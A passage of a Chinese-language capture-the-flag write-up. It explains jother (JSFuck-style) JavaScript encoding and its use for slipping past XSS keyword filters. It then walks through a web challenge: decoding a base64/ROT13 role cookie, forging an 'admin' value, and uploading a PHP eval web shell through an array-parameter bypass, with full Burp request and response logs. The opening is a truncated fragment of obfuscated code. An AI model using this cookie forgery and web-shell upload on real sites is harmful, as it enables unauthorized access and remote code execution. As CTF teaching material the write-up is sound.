])))] + ([][[]] + [])[(+[])] + ([][(((![]) + [])[(+[])] + ([(![])] + [][[]])[((+(!(+[]))) + [(+[])])] + ((![
+ (!(+[])))] + ((!(![])) + [])[(+[])] + ((!(![])) + [])[((!(+[])) + (!(+[])) + (!(+[])))] + ((!(![])) + [])[(
((!(+[])) + (!(+[])) + (!(+[])))] + ((!(![])) + [])[(+[])] + ((!(![])) + [][(((![]) + [])[(+[])] + ([(![])] +
]))) + [(+[])])] + ((![]) + [])[((!(+[])) + (!(+[])))] + ((!(![])) + [])[(+[])] + ((!(![])) + [])[((!(+[])) +
])))] + ((!(![])) + [])[(+(!(+[])))])])[((+(!(+[]))) + [(+[])])] + ((!(![])) + [])[(+(!(+[])))])](...) is not
    at <anonymous>:1:95483
```

将后面的小括号删去，再填上']'，得到[Array(1)]文件，里面就是flag



```
[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!
(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])
[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+
[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!!
[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]
[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!
[(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+
[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![
[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+
[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+
[]])))]
▶ [Array(1)]
```

jother编码

jother是javascript语言中利用少量字符构造精简的匿名函数方法对于字符串进行的编码方式。其中少量字符包括："!"、"+"、"("、")"、"["、"]"、"{"、"}"。只用这些字符就能完成对任意字符串的编码。


利用jother编码可以在不用字母和数字的情况执行任意js代码，这个在XSS攻击中是十分有用的。比如代码中对“alert”过滤，可以考虑利用jother重新编码函数，用匿名函数调用“alert”，在调用“alert”的时候仅替换alert中的r，这样就形成了“ale”+xxx（jother）+“t”的形式。

解码方式：

alert(xxx)、console(xxx)、document.write(xxx)即可（xxx为编码内容）。也可以直接粘贴到开发者工具的console中解码。


who are you?

打开网页得到此页面




Sorry. You have no permissions.

提示没有许可，查看网页源码也没有特别的，于是用burpsuit抓包。



```
GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=Zjo1OiJ0aHJmZyI7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

发现cookie有特别的地方，是一串base64编码，解码得到



转换内容：Zjo1OiJ0aHJmZyI7

转换结果：f:5:"thrfg";

解码后发现是Rot13编码

Rot13编码


ROT13（回转13位，rotateby13places，有时中间加了个减号称作ROT-13）是一种简易的置换暗码。----《互动百科》

简单的说就是通过将输入的原字符串ASCII+13/或者ASCC-13：


例如：输入 HELLO 会变成：URYYB

例如：输入 hello 会变成：uryyb

再将得到的Rot13编码解码得到，guest：访客，但是一般访客的权限都很低，这里可能需要admin，于是先用Rot13编码admin，再用base64编码放入cookie中




```
s:5:″guest″;
```




```
s:5:″admin″;
```

□ 移除标点（Remove Punctuation）




```
f:5:″nqzva″;
```



```
f:5:"nqzva";
```

```
Zjo1OiJucXp2YSI7
```


放入cookie中后send可以看到它提示登录成功，并且提示是post传参。



```
GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:90.0)
Gecko/20100101 Firefox/90.0
Accept:
text/html,application/xhtml+xml,ap
plication/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q
=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=Zjo1OiJucXp2YSI7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Wed, 04 Aug 2021 15:28:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 210
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
    </title>
  </head>
  <body>
    <!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload something you are easy to forget.
  </body>
</html>
```

于是改包，变为post传参，并用PHP数组绕过，得到一个PHP文件地址，访问即可得到flag



```
POST / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101
Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=Zjo1OiJucXp2YSI7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type:application/x-www-form-urlencoded
Content-Length: 52

filename=2.php&data[]=<?php eval($_POST['a']);?>
```

```
HTTP/1.1 200 OK
Date: Wed, 04 Aug 2021 15:59:57 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 144
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
    </title>
  </head>
  <body>
    your file is in ./uploads/3f495cdd1116f25ba11a32aa62c618a22.php
  </body>
</html>
```